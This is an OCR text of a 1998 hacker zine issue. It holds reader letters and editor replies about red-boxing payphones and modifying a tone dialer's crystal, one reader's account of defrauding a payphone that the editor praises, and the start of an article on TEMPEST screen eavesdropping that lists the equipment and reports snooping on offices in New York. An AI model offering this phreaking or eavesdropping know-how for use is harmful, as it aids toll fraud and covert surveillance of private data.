THUD

the hackers underground digest

Tempest Technology

DTMF Decoder

EWB 5.0 Review

CD-ROM Reviews

The Ultimate resource for todays hacker!

$4.95 U.S. $7.25 CAN

VOLUME 1 ISSUE 2 · FALL 1998

Ok...last time we had this little section dedicated as a shout out to a bunch of phriends and other people that have some meaning to the staff. But, as is always the case, there were omissions and errors....First off, I totally forgot someone who, although it wasn't readily apparent, did have an influence on what we are doing here. Thanx for reminding me that I forgot you. This one's for you Jazzlicks. Almost...heheh Also, our phriend Shanen got her named misspelled. "There's only ONE N in Shanen!" DUH! on me!! Sorry 'bout that honey!!! Forgive me??? Thanx :):)Well, fortunately that was all the mistakes in that section, at least all the ones that I was made aware of!!! If there were any other mistakes or omissions, why didn't you tell me!!! Too late now, huh? Ok, I'm not baggin' on you or anything but come on!!! Ok, I think I've taken up enough space in here for this issue except I still need to say one more statement. Thanx Mom for hanging in there for me and helping me out while I get this done. Oh, btw, I just got the cutest little kitten...hi Sparky!!! ok, that's it...see ya on the flip side!!

people that make it happen:

Editor
Skywise
Assistant Editors
DJ, Zack Man
Photography
Pixel God
Artwork
Joann

Packing & Distribution
Brian
Rendering & Raytracing
Krokus
Office Babes
Jan, Kate, Connie, Alicia
FOOD
Digiorno, Dr. Pepper

software that makes it happen:

POVRay for Windows, 3D Studio R4, Microsoft Publisher 98, Windows95, WindowsNT, Netscape Communicator, Microsoft Internet Explorer, ACDSee, Photoshop 4.0, Corel Draw, Photo Styler, Quark Express, ICQ, PageMaker, Crystal FTP, mIRC32 and some other misc software.

ISSN 1099-9205

2397985356295141-0002

THUD Magazine, Inc.
P.O. Box 2521, Cypress CA, 90630

THUD Magazine (The Hackers Underground Digest) is copyright 1998 by THUD Magazine, Inc.

All rights reserved. No part of this publication may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording, or by any information storage and retrieval system, without express written permission of THUD Magazine, Inc.

The contents of THUD Magazine are for educational purposes only and do not necessarily reflect the viewpoints of the editors, their staff or the various contributors to the magazine. The information is provided on an "as is" basis. THUD Magazine, Inc., its owners, its staff, nor its contributors take any responsibilty for losses incurred, real or otherwise, for use or misuse of the information found in this publication. Responsibility lies solely with the end user. Many of the articles within this publication discuss procedures, processes and activities which may be illegal, dangerous, or just plain stupid to actually act out. We do not recommend that anyone rely on the information contained herein as fact. Use common sense, or if none is available, find someone who has some and borrow it.

Printed in the United States of America

influence:

Another DeeJay
Frank Jones
Ray Dios Haque
Rick Harrison
Iron Feather Journal
Solar Prophet
Blacklisted! 411
McPunk
Iron Feather Journal
Jazzlicks

Orion
Lex Luthor
Bachrach
Telecode
Oxygene
Charlie Chan
Cyber Punk
Algernon

and, of course, those wishing to remain anonymous.

what's inside:

4 Brain Dump - Editors Letter
5 Questions, Answers, Letters
8 Nowhere To Run... - Tempest Technology
12 Trojan Horses For Dummies
14 Low Power Transmitter Kit Sources
16 Is It Legal To Be A Hacker And To Hack?
18 The Ins And Outs of LIDAR
21 THUD Artwork and Graphics Submission Info
22 The History Of ESS
24 Electronic Workbench 5.0 - Review
26 CD-ROM Reviews - IFJ & Group 42
28 A Parable - does technology inhibit our rights?
29 project t.h.u.d. - 8 Digit DTMF Decoder/Display
33 Radio Shack Pro-2004 Mods
34 The Art Of War Dialing
35 THUD Area Meetings Information
36 Useful Hardware
39 Massive Frequency List - <40MHz
40 Hack Exchange - Classifieds
42 FAQ: How to find people's E-mail addresses
50 Acronyms In The Letter "C"
54 Deadlines For Submissions To Thud
54 Game Reviews - by Cyber Punk
55 THUD Article Submissions Information
56 Hacking The Internet - by Bonnie burton
57 The Other Side Of The Street - by Algernon
58 Cool Pics
58 Back Issue order form
59 Subscription Information

other information:

How to contact us:
THUD Magazine
P.O. Box 2521
Cypress, CA 90630

Subscriptions:
$20 U.S., $24 Canada, $35 Foreign
U.S. funds only.

Articles:
THUD Magazine Articles
P.O. Box 2521, Cypress, CA 90630

Letters:
THUD Magazine Letters
P.O. Box 2521, Cypress, CA 90630

Brain Dump

a message from the editor

I must say I am very pleased with the responses we've gotten from our first issue. People just loved the cover and it seems to be the most catching part of the magazine. The cover IS what gets peoples attention and we succeeded in doing just that. But, we also made sure the mag was worth picking up and looking in between the pretty cover as well. From the letters we've gotten we succeeded there too. Congratulations on all those who helped us put it together...you know who you are!!!

A few comments I'd like to address concerning a couple of complaints. One person was not too happy with our article on pyrotechnic chemicals. I can understand some of the leftists radicals not wanting anything pyro being published in the wake of things like the Oklahoma City bombing and the Unabomber. However, this is a free country and our right to free speech IS protected by the 1st Amendment to the Constitution. Besides, if anyone reads the article it does not detail how to make a bomb. All the article listed was the various chemicals that are used in pyrotechnic, or firework displays. The name of the chemical was given and a brief description of it effect on the outcome of the explosion was given. I'd hardly consider it plans to make a bomb. I know it's a touchy subject and I hope objective and open minded people were not offended. Of course, like the saying goes, 'you can please all of the people some of the time and you can please some of the people all of the time; but you can't please all of the people all of the time.' I'm sure there were people who thought the 555 Timer article was a bunch of bullshit too.

The cover was a great success and we only had one letter that complained in any way about it. They thought the THUD logo was out of the sixties or something. Hey, I'll have you know our computer designer worked very hard on that logo!! But rest assured, they aren't taking offense. In fact, the letter was written in a very constructively criticizing manner. The person also happened to send a floppy with some of their own logo ideas as well, and we were so pleased with one of their designs that we decided to put it on the cover of this issue. I hope you all go WOW as much as we did when we first saw a full test render of the cover. If anyone else has some cool logo ideas feel free to send them in. However, if you do and want a chance at us possibly using it, you should send it on disk as paper copies just don't scan very well...basically it'd end up looking like shit. Now, on to the insides of this issue.

In the tradition of articles for the beginner and novice alike we have an article on how to make a Dual Tone Multi Frequency (DTMF) decoder and display. It's a great little gadget that anyone with a beginning electronics background should be able to build. It does use some hard to find parts but sources for those are listed. The designer built and tested the device and I even saw it in action myself. It was quite cool and I can say that it definitely works. Oh, we hope you like the centerfold schematic idea. Now you have something else to stare at while you sit on the pot in the morn!!!

We also have a bitchen article about TEMPEST technology. Man, I 'bout shit my pants when I read this article. It's a very well written piece of work and I think everyone should pay close attention to it. I encourage all our readers to share this one with their friends and co-workers alike. It's really amazing what technology can do and how it can be used against you. The scary part about this is that there's no way to detect it!!! But I'll let you read the article for more info.

There's also an excellent article on LIDAR. I'm sure you've at least heard of it. The police use it to snag speeding drivers. It works on a similar principle as RADAR but uses an infrared LASER beam instead. It works almost instantly and you have to have a special detector to detect it. There are, however, ways of defeating or at least making it more difficult for the officer to use LIDAR. Read the article and find out more!!!

Software reviews. Now who doesn't like to read about software before buying. This issue we have a review of Electronics Workbench 5.0 and is this ever a nifty program. With this software one can design and test an electronic circuit on their home PC. You can find out whether your idea is gonna work or not without spending bucks on parts!!! It can handle both analog and digital components, and at the same time!!! It's also a great tool for the beginner in electronics as a virtual lab tool. Read all about it on page 24.

You'll also find in between our awesome full color cover and article about how to find peoples E-mail address on the internet. Yes, it can be done and there are so many ways to do it that all I can say is to read the article. There's quite a bit of info there so take your time reading it. Oh, and even if you're not interested in finding someone else's e-mail address, read the article anyway to find out how others may be trying to find yours!!! That way you could take measures to stop unwanted e-mail....otherwise known as SPAM. BTW, what's wrong with Spam? I happen to like canned meat!!! :)

Well, let's see, what else have we got. There's the beginnings of quite a comprehensive frequency bandplan. It's more than just a freq. list, it actually shows what the allocations are from the FCC. Uhmm, there's a cool little article on a few items that one of our staffers grabbed at ECSC (see the ad on the inside back cover) that they thought were the best thing since sliced bread. Hmmm...wonder what was best BEFORE sliced bread. Ok, there's also some reviews on some hacker CD-ROMS that I'm sure you won't want to miss. You really oughta get these discs. They're so packed with info I'm sure everyone would find something useful.

Well, that's about it for now. I could go on and on describing what's in this issue but then I'd have to add more pages!!! It's a vicious circle. All in all I'm sure you'll be pleased with what we're doing here. Oh, and just a quick plug for a couple of other fine magazines...Don't forget to get your latest copies of Blacklisted! 411 and 2600 when you pick up THUD!

WANT TO START A THUD MEETING IN YOUR AREA?
PLEASE SEND YOUR IDEAS ON THIS TOPIC.

INCLUDE DAY/TIME WHEN YOU'D LIKE TO HAVE MEETINGS HELD.
INCLUDE CONTACT INFORMATION SO WE CAN DISCUSS YOUR IDEAS.

SEE PAGE 35 FOR SPECIFIC INFORMATION ON NOTIFYING US OF MEETINGS IN YOUR AREA

Questions, Answers, Letters from you...

THUD:

Just a little quiz for the cover of Vol 1 Issue 1. What is wrong with the picture? The phone receiver is off the hook yet the hook is still in the down position.

freaky@SzaticUsers.net

Yeah, we were wondering if anyone would notice that one. We kinda did that one on purpose for legal reasons. See, that way it PROVES that the persons taking the picture were not REALLY red-boxing. Sorry, US Government, no crime committed here!! Nyaah-Nyaaa-Nyaaa-Nyaah-Nyaaah!! :) When the photographers went out looking they actually found the phone in that condition and saved them the trouble of sticking a piece of gum in the mechanism to keep the hook down. What luck!! I hate wasting gum.

THUD! I picked up your magazine at the news stand a while back. I was impressed. Your audience seems to range from beginner to pro. I enjoyed reading your article on the 555 timer chip. I have been working on a project myself, and keeping in the tradition of dummy articles, here is one I wrote. Maybe this could become an open column? Anyway, these methods I describe are tried and true. I have successfully leeched hard drive directories, password files, and classified documents using the tools I describe. I hope that you will share this information in your magazine.

Ray Dios Haque
President of the United Phreaks Syndicate
http://welcome.to/ups

Yes, we are striving very diligently to include all levels of hackers and phreakers. We do not believe in putting down the newbies and giving them a hard time for asking the simple questions. THE ONLY STUPID QUESTION IS THE ONE THAT GOES UNASKED!!! With that said, we are pleased our efforts are succeeding. The 555 article, and others like it in this and future issues hopefully will be written in such a way that it is not over the heads of the beginners yet still offers usable information for advanced hackers.

Also, we liked your submission and you'll find it on page 12 in this issue. Most areas of the magazine are open and all readers are welcome to send in their written works for consideration. It's the spread of information and knowledge that we're interested in. Send submissions to

THUD Magazine Articles
P.O. Box 2521, Cypress, CA 90630

THUD:

Meeting: Wow Superstore - Sahara - Decator, Las Vegas Nevada. Time: First Friday every month, 8pm.

www.nevadaunderground.org
freaky@nevadaunderground.org

EXCELLENT!!! Only one issue out so far and the response has just been so awesome. Listen up all you Lost Wages folks, attend this meeting and support the local Vegas hackers!!! Oh, and don't forget to check out the website...it's pretty cool too!!. If others want to start their own meetings for their area, please let us know!! It's an excellent way to meet other hackers, exchange ideas, learn something new, and heck, a it's a chance to make new friends!!! For specifics on notifying us about meetings, see page 35. There you'll find the information we need to properly inform others of new meets!

THUD:

Hi guyz!! Great mag. Was picking up my copies of 411 and 2600 and saw this awesome color cover. I just had to grab myself a copy. I'm hooked! Now I have three different hacking mags to learn from. It's great. They all cover different areas. Keep up the good work!!

Enrico

Thanx for the warm comments. That's actually something we are trying to do is to make sure we don't cover too much of the same exact material, unless we can offer a better or more updated version of it. We only want to present the best for our readers and hope that by there being several sources for material of this nature, we will only accentuate the information available and make it easier for everyone to read it.

THUD:

I am writing to tell you that I enjoyed your first issue of THUD. I live in Hawaii and have been a Phreaker and Hacker for sometime. I am currently writing an article for your Phine magazine, I have also been a avid reader of your sister publication blacklisted 411 for sometime as well as 2600. What drew me to your magazine was the cover showing a person Red Boxing a Phone. Well keep up the good work!

Here's a short poem for you Phreaks that live in Hawaii.

GTE Hawaiian Tel payphones and Starnet phones accept 6.5536MHz Red Box Tones.

The Mililani Phiber Phreak
aka-INOEK ORIHSAMAT

Great, we look forward to reading your submission and possibly printing it. Listen up everyone, if you have good experiences that can be used to teach others of our fine art, WRITE ABOUT IT and SEND IT IN!!! The whole idea is an exchange if information and knowledge.

Oh, and thanx for that very short poem...I had to read it twice to understand it. Very profound...moving....and....short....:)

THUD:

Just wanted to say cool mag. I like the color cover. I was wondering if you guys have plans of going FULL color inside and out?

Derrick 12

We haven't seen a need to go color inside. But who knows?

I've NEVER seen THUD before! What Gives?

1. We're brand new and have not been for sale anywhere before this.
2. We're still looking for people to write for us.
3. We still need LETTERS sent in.
4. We still need photographs and artwork sent in, as well.
5. Read above.

THUD:

I love the magazine. it seems to be far more clear to newbie lamers like myself than either 2600 or Blacklisted. Cuz of yer common question thing, I finally decided to try my hand at a red box. I went the easy way, downloaded Cool Edit, and copied the sounds to a microcassette recorder. Unfortunately, I don't think any of the phones around here are old enough for it to work. But it was a grand learning experience nonetheless.

McPunk

Thanx for the compliments. We're not trying to out do or put down either Blacklisted or 2600. Heck, Blacklisted is our sister publication, why would we knock them? Anyway, they are both very fine magazines and I hope they both survive for a long time. Many of us here read both of them as well.

You're absolutely right about why your Red Box won't work. The telephone companies got smart (oxymoron?) and decided to modify the phones so that the mouthpiece is muted until the coins are dropped, the number is dialed, and the connection is completed. Supposedly one can remove the microphone element from a phone which DOES accept Red Boxing and place into the mouthpiece of a phone which does not and defeat this sort of trickery. But I'm sure that that does not work everywhere. Alas, it's a never ending arms race to see who can outsmart whom.

THUD:

Can you inform me of some computer defense attorneys? It's always good to keep in touch with a few.

freaky@SzaticUsers.net

You're absolutely right, knowing a few people who understand hackers and also have the knowledge of our 'legal' system could come in handy. hopefully none of us will ever need one. But, to answer your question, we don't have any attorneys in particular that we can recommend. Perhaps there's some attorneys out there who are open minded and read our zine that could send us a note? Heck, ask us to put an ad in the mag, I'm sure you'll drum up some business. Another great idea would be for someone to interview an attorney discussing the various legal aspects of hacking and what's involved when someone is alleged to have committed a 'hacking' crime.

THUD:

Dudes. I saw your mag on display when I went to go pick up my copies of Blacklisted 411 and 2600. That color cover really caught my attention. I had NO CHOICE but to check it out. Really cool. Well, on to my question. I was wondering if the FCC regulated line of sight infrared laser data links. Me and a friend were thinking of setting one up to experiment with and can't seem to find any literature on this issue. Maybe you can help?

Bright Eyes

Wow, everyone seems to really like our cover, which is good. That was the idea. As for the IR data link, the FCC considers anything above 300GHz amateur and IR is WAY above that so you're safe. Just be careful with the power and your eyes!! Just because the laser radiation is invisible does not mean it will not damage your eyes. Hey, if you get this thing working, maybe you could write up and article for us. Maybe even something so that others can give it a try? Hope it works!!!

THUD:

Does THUD magazine have a website or email address? Snail mail just supports federal government.

freaky@SzaticUsers.net

Boy, you're sure full of questions, but we're glad to answer them! At this time we do not have a website or an e-mail address. We've been concentrating so much on putting out the mag and getting everything just right for our readers. We are DEFINITELY interested in having a THUD website. It WILL happen, it's just a matter of when is all. An e-mail address is in the works and will surely be available before the website. In fact, we should have that available and printed in the next (Fall, 1998) issue.

THUD:

You're 'zine kicks ass man!!! Where have you been all my life? I really dig the cover. It looks so 3D. It's a great acid trip. HA HA HA. But this picture, the phone isn't even off the hook. How are you going to do any red boxing like that? Did you guyz brake [sic] it or something? Ought to tell the phone company on you!! But it's still cool. I really liked the chemical list. You should do a list of drugs. That'd be cool. Cuz like what you have I can't smoke. I suppose I could smoke a capacitor but I hear those are bad for you. Ever smoke a capacitor? They smell cool. I love sticking them in power strips and turning them on. POW!!!

AcidPhreak

Whoa, dude, like ease up on the drugs or sumthin, man. You're like trippin too much, man. Like man, I dunno what to say, man. Pass the bong, man. HAHAHAH ANYWAY!!! as said in one of the letters above, it was kinda done on purpose to prevent any legal probs. See above for more details. As for drugs...uhmm....DRUGS ARE STUPID!!! didn't you know that? Besides, I don't think we could get away with that very easily. We'd have the DEA on our backs. Now you wouldn't want that to happen, would you?

THUD:

What does the crystal look like in the 43-146 tone dialer from Radio Shack look like? In the first issue you said it looked like a "capacitor." What is a "capacitor" and what does it look like??? Also, how do you install a new crystal into the 43-146 version of the Radio Shack tone dialer?

ORYAN28

Ok. First, a capacitor is an electronic component that is capable of storing a very small charge. They are used in a multiple of ways including frequency filtering, oscillators, and analog delays. They come in a multitude of shapes and sizes, ranging from tiny little brown discs about 3 millimeters in diameter with two wire leads coming out of one side to huge 'cans' with dimensions of several inches. Since there's a second letter asking about the 43-146 Tone Dial mod, see the answer to the very next letter her for specifics.

THUD:

In the first issue of the first volume of THUD you had Q&A instead of letters to the editor and you described some of the more popular boxes. Could you please send me more information on making these boxes? I already made a beige box and I am making a red box from a Radio Shack Tone Dialer and a 6.5 MHz crystal. I need to know how to replace the normal crystal in the 43-146 and what the disguised crystal looks like. I heard it looks like a capacitor but I have no idea what the looks like. I would like to make as many different boxes as I can. Thank you very much,

Michael Davis


Yeah, since it was the first issue, how could we have a Letters to the Editor section? hehehe but now we do and now we have letters to print as well. I'm glad you have an interest in the color boxes and in electronics in general. You're the second person to ask about the crystal in the 43-146 Tone Dialer.

Just to be accurate we went out and bought the 43-146 Tone Dialer from our local Radio Shack. The crystal in the tone dialer you are talking about should look like a brown ceramic dipped component that's wider than it is tall, with two leads

coming out of one side. Ours was marked "25.38M" which is a funny way of saying 3.58MHz. Guess they're really trying to throw us off. It's soldered to the board right next to the two white wires that go to the smaller piezo-electric speaker. The crystal which must replace the original one in the tone dialer is of a different size and shape and there may not be enough room in the box for it to fit properly. If you are not familiar with working on electronics and soldering, this could be an almost impossible, if not at least a very frustrating task. But, there is no better way to learn than by doing. Experience, and especially mistakes, are the best teacher.

THUD:

Hey cool cover for the first issue. I took this pic of a payphone that was ripped out, it's cool because you can use a lineman's handset on the wires. They never had the phone disconnected. P.S. sorry about my thumb in the top.



Douglas M.

Hey, that's pretty cool. Stupid phone companies. And people wonder why we get ripped off on our phone bills!!! hahahah It could be that they don't even KNOW that it's missing. A lot of times they won't know something like this until someone reports it. Someone probably snagged the phone to steal the coins. It's much easier to take the whole phone and break open the coin box in private than it is to try and break into it in place. Mind you, I'm not recommending such practices, just informing the unknowing that this is what happens in the real world where the media and corporations are not in as much control as they like to think they are. :) If this phone belongs to the phone company, chances are that a linemans testset will NOT work on the loose wires. Oh, nice thumb print!!!

THUD:

Good 'zine. Lotsa cool info. I really liked the review that Solar Prophet did on Cool Edit. I have found that program to be even more useful than the article even hinted at. Shit, you could probably write a whole book on just that one little shareware program. I'm a sort of wanna be musician and Cool Edit helped me with a lot with being able to remix my music. It's not professional software but what do you expect for free? Oh yeah, it helped me make the Red Box tones like what was suggested in the article. I'm fairly new at all this hacking and phreaking business and I'm not really interested in ripping anybody off, just want to learn what I can about the world around me. Anyway, I taped the tones out to a greeting card and went around checking some of the pay phones in my area. Mind you I did this just for experimentation and curiosities sake only!!! hehehe I must have tried at least a dozen phones (I'm really persistent) before I found an old beat up phone outside one of the local liquor stores that let me phool it. I can really see how phreaking used to be big in the Eighties before the phone companies got wise to most of the tricks. Anyway, just wanted to share my experiences with you and send my $$$ in for a subscription. Keep up the good work!!

Prince Nothing
So Cal

Heya Prince. Now that's the spirit of a true hacker/phreaker...persistence to satisfy curiosity. If it wasn't for curiosity we'd have no advancements in science, computers, communications, or ANY field for that matter. It was once said to me that the definition of a scientist is someone who seeks knowledge for the sake of knowledge. Does that make all us hacker/phreakers scientists? Hmmm...that's an interesting philosophical thought!! HAHAHA "So where'd you get your degree?" "From the back of THUD magazine!!!" heheh..sorry...off on a tangent. I'm pleased that our article reviewing Cool Edit was of help to you. Another satisfied customer. :) Hey, if you get any really cool remixes send those in too. We may not be able to print it but I'd love to hear what you've got!! One of our staff dabbles in remixing other peoples music as a hobby.

THUD:

Man, that cover was really cool. All that text in the background was really neat. And it was all real stuph too!! I recognized on the back cover parts of a phile about hacking AOL!!! Seeing that ASCII text reminds of when BBS's were king and us hackerz spread our material via philez on warez boardz and such. Oh those were the days. But due to the internet, BBS has gone out of style. Most of the boards in my area are gone and the ones that do remain and pay boards supported by wanna be rich kids. The good stuph never lasts, I tell ya. But I really like what you've done with the mag. It's got the flavor of those old philez, just in a new and updated format. With the internet the size it is it is so hard to find good information these days. Seems like any old geek can start up a web site and put anything they want up there. Doesn't matter if it's correct information, or even their own!! I've seen copies of the same stuff on multiple sites and many of them spout it off as their own work. Sad...I don't recall that happening in that dayz of yore. But enough of my reminiscing, thanx for the blast to the past!!

The Stroker

I hear ya on that one. It really seems the BBSer is a dying breed. There are still a few BBS out there but like you said they're mostly pay boards and don't have shit on them. Any others that are still out there are for those die hards that don't want to see a good thing pass. I see much of the problem as a generation gap of sorts. When we got into computers, BBS were the only game in town. Then came the net. Now, when new kids get into computers they go straight to the net instead. Now don't get me wrong. The net is a great thing. I couldn't live without it. But it seems so cold and impersonal when compared to a BBS. On a BBS you could chat with people that you knew were in your area and if you went to a local user meet you could actually see the faces behind the screen. On the net you have no idea who you might be talking to. Heck, it could be some private detective passing as a Canadian lumberjack lady with a fetish for wood trying to snag people who just want a fun convo. Don't recall that problem BBSing. I don't think BBSing will ever truly die, just as people still restore and drive old Model T Fords. There will always be those who love them and won't allow them to die.

Nowhere to run...Nowhere to hide... The vulnerability of CRT's, CPU's and peripherals to TEMPEST monitoring in the real world..

The following article is reprinted by permission. We suggest you visit WWW.THECODEX.COM for more information. It's a really awesome website full of information on the latest in surveillance technology and how vulnerable we are to it's misuse. Don't forget to pick up the winter issue of THUD as we will have further information on TEMPEST technology. You won't be disappointed!

George Orwell wrote the classic "1984" in 1949. He depicted a world in which the government controlled it's citizens and a world devoid of privacy. Many of the things Orwell wrote almost fifty years ago have come to pass.

Surveillance technology has progressed to the point that is possible to identify individuals walking city streets from satellites in orbit. Telephone, fax and e-mail communications can routinely be monitored. Personal information files are kept on citizens from cradle to grave. There is nowhere to run...nowhere to hide...

The advent of the personal computer has revolutionized the way we do business, keep records, communicate and entertain ourselves. Computers have taken the place of typewriters, telephones, fax and telex machines.

The Internet has opened up a new world of high speed and inexpensive communications. How secure and private is it? There are many encryption programs and hardware devices available for security purposes but what about the computer terminal itself? How safe is it? What are it's vulnerabilities? Hackers have been known to cause mischief from time to time...Is it possible for an adversary to snoop on your private data? Can Big Brother?

Suppose it was possible to aim a device or an antenna at your apartment or home from across the street or down the block. Suppose you were working on a confidential business project on your PC. Suppose that device down the block could read what you were typing and viewing on the CRT? Feeling uncomfortable? Suppose that device could monitor everything you do on your computer by collecting electromagnetic radiation emitted from your computer's CRT, CPU and/or peripheral equipment, reconstruct those emissions into coherent receivable signals and store them for later review? Feeling faint? Good. The technology exists...and it has for some time....

You don't have to worry about a "middle of the night" break-in by some clandestine government black-bag team to plant a bug. They never have to enter your home or office. Seedy looking private investigators or the information warrior won't be found tampering with your telephone lines in the basement either...it's not necessary...all they have to do is point an antenna...safely, from a distance away...and collect your private data...

This surveillance technique has become known as TEMPEST monitoring. TEMPEST stands for Transient Electromagnetic Pulse Standard. It is the standard by which the government measures electromagnetic computer emissions and details what is safe (allowed to leak) from monitoring. The standards are detailed in NACSIM 5100A, a document which has been classified by the National Security Agency. Devices which conform to this standard are called TEMPEST certified.

In 1985, the Dutch scientist Wim van Eck published a paper which was written about in the prestigious "Computers & Security" journal, "Electromagnetic Radiation from Video Display Units: An Eavesdropping Risk?" Vol 4 (4) pp 269-286. The paper caused a panic in certain government circles and was immediately classified as is just about all TEMPEST information.

Wim van Eck's work proved that Video Display Units (CRT's) emitted electromagnetic radiation similar to radio waves and that they could be intercepted, reconstructed and viewed from a remote location. This of course compromises security of data being worked on and viewed by the computer's user. Over the years TEMPEST monitoring has also been called van Eck monitoring or van Eck eavesdropping.

In 1990, Professor Erhard Moller of Acchen University in Germany published a paper, "Protective Measures Against Compromising Electromagnetic Radiation Emitted by Video Display Terminals". Moller's paper which updated in detail van Ecks's work also caused a furor.

The government's policy of TEMPEST secrecy has created a double edged sword. By classifying TEMPEST standards, they inhibit private citizens and industry by failing to provide the means of adequately shielding PC's and/or computer facilities. There is an old saying, "You can't drive a nail without the hammer". If concerned personnel don't know the minimum standards for protection...how can they shield and protect? Shielding does exist which can prevent individuals and companies from being victims to TEMPEST monitoring. But without knowing the amount of shielding necessary...

Perhaps this is the way the government wants it... My work has focused on constructing a countermeasures device to collect and reconstruct electromagnetic emissions from CRT's, CPU's and peripherals to diagnose emission levels and give security personnel a hands-on tool with which they can safeguard their computer data.

In testing my countermeasures device I concentrated on interception and reconstruction of the three types of emitted electromagnetic radiation written about in van Eck and Moller's work.

1. Electromagnetic radiation emitted from CRT's - similar to radio waves.
2. Shell waves on the surface of connections and cables.
3. Compromising radiation conducted through the power line.

I found my greatest success (distance & quality) was in the collection of emitted radiation from the CRT although we were equally successful in our other experiments. In our opinion the greatest danger of TEMPEST monitoring comes from off premises and we decided early on to concentrate in this area. A workable countermeasures tool would give security personnel a handle on distance from which compromising electromagnetic radiation could be collected. Hopefully full countermeasures would then be implemented.

This also is a double edged sword. The device I built albeit a countermeasures tool...can be used as an offensive TEMPEST monitoring device. My concerns however are that if such a device is not made available to the private sector...then the private sector is at the mercy of the information warrior using it.

TEMPEST MONITORING...HOW IT WORKS

TEMPEST monitoring is passive. It cannot be detected. The computer emits compromising radiation which can be reconstructed from a remote location. There is no need to ever come near the target. No reason ever to go back to change a faulty bug like the Watergate burglars...It can be performed from an office or a vehicle with no chance of discovery. The premise is very simple.

All electronic devices emit some low level electromagnetic radiation. Whenever an electric current changes in voltage level it generates electromagnetic pulses that radiate invisible radio waves. Similar to the ripples caused by dropping a small rock into a quite pool of water. These electromagnetic radio waves can carry a great distance.

Computer monitors like televisions contain an electron gun in the back of the picture tube which transmits a beam of electrons (electric current). When the electrons strike the screen they cause the pixels to fluoresce. This beam scans across the screen from top to bottom very rapidly in a repetitive manner, line by line, flashing on and off, making the screen light and dark, creating the viewed image. These changes in the high voltage system of the monitor generate the incoherent signal that TEMPEST monitoring equipment receive, reconstruct and view.

We have found that most monitors emit signals in the 2 to 20 Mhz range although harmonics are fairly strong and can be intercepted. Radiated harmonics of the video signal bear a remarkable resemblance to broadcast TV signals although various forms of sync must be restored.

Associated unshielded cabling can act as an antenna and increase interception range. Emissions can be conducted down power cables and supplies. Computers attached to unshielded telephone lines are easy prey as the telephone line acts as an excellent antenna. Printers and their cables are not immune either. The average computer setup in the home or office could be compared to a base station transmitting it's signals all over the neighborhood.

Put quite simply, it is easy for someone with basic electronics knowledge to eavesdrop on you while you are using a computer. They might not be able to steal everything from the hard disk but they can view anything you do....see anything you see...

HOW IT'S DONE...THE COMPONENTS

A good commercial wide band radio receiver preferably designed for surveillance (requires a little modification) with spectrum display. Sensitivity and selectivity are paramount. Not all receivers will do the job adequately.

Horizontal and vertical sync generator. Commercially available and will require some modification.

Multi-Scan Video Monitor with Shielded cables.

Active Directional Antenna (phased antenna array) with shielded cables. Think radio telescope.

Video tape recording equipment. For capture and later review.

WHAT WE WERE ABLE TO CAPTURE...

Bench testing of the unit was quite successful in and around the office. Several computers were targeted and interception of the data was simple after injecting and restoring vertical and horizontal sync. We had no problem viewing computer screens on adjacent floors in the building (we were sometimes hindered by noise) and were able to differentiate (to my surprise) between different computers in a large office. We aimed our device out the window across the street at an adjacent office building and were able to view CRT screens without too much difficulty.

I should mention here that during the field tests NO DATA WAS STORED FROM TARGET COMPUTERS. We were not on an eavesdropping mission. We simply were interested in testing OUR equipment; not spying on others.

Field testing of the unit was quite different and required continuing manipulation of the equipment. From a vehicle in a suburban area we were able to view active televisions inside homes (the cable/pay-per-view people could have a field day) and what programs residents were watching. When we came across homes with active computers we were able to view CRTs. Average range was approximately 300 yards.

We continued to test the device in a suburb of New York City with startling results. We were able to view CRT screens at ATM machines, banks, the local state lottery machine in a neighborhood candy store, a doctor's office, the local high school, the fire department, the local police department doing a DMV license plate check, a branch office of a securities trader making a stock trade and the local gas station tallying up his days receipts. We didn't expect that any of our "targets" would be TEMPEST certified and we were correct.

BIGGER FISH IN A BIGGER POND

We took our DataScan device, as we named it, to New York City. The Big Apple. We were interested in testing the integrity of various computer facilities and also wanted to see how our device would operate in an urban environment.

Let me start off by saying New York is in a lot of trouble. We started at Battery Park (the southern tip of Manhattan Island) and headed north to Wall Street. The US Customs building leaks information as well as the Federal Reserve. Wall Street itself was a wealth of information for anyone interested. With hundreds of securities and brokerage companies located within a few blocks of each other, all an information warrior need do is rent an office with a view and aim his antenna. We were able to view CRT's in MANY executive offices.

The World Trade Center was fertile. It afforded open parking areas nearby with millions of glass windows to snoop...we were

most successful snooping the lower floors from the street. We borrowed a friends office at mid-tower in the south building and were able to view CRT's in the north building easily.

We headed east towards the New York Post newspaper offices and read the latest news off their monitors (which was printed the next day). We headed north towards City Hall and NYPD Police Headquarters. Guess what? They're not TEMPEST certified either...Neither is the United Nations, any of the midtown banks, Con Edison (the power company) on First Avenue, New York Telephone on 42nd Street or Trump Tower! Citicorp's computer center in the SkyRink building on West 33rd Street was a wealth of information also...

We found that with the proper frequency tuning, antenna manipulation, reintroduction of sync and vehicle location , we could monitor just about anyone, anywhere, anytime. There is no doubt in my mind that TEMPEST eavesdropping is here to stay and something that must be dealt with by computer and security professionals.

Passwords, files, proprietary data and records are all vulnerable to the information warrior using TEMPEST monitoring equipment in a non TEMPEST certified world.

POTENTIAL USERS OF TEMPEST MONITORING

Big Brother:

Yes, that's right. He does bug businesses. Sometimes with a court order and sometimes without one. It's unclear under present American law whether or not a court order would be needed to collect TEMPEST information. You never know when Big Brother's on a witchhunt. Maybe he suspects you of being a tax cheat, of insider trading, leftist sympathies, etc. Remember Watergate? Now, the FBI wants to be able to tap EVERY telephone, fax and data line in America at the turn of a switch and they want US to pay for it...Using TEMPEST technology they need never enter or come near your home or business.

Foreign Intelligence Services:

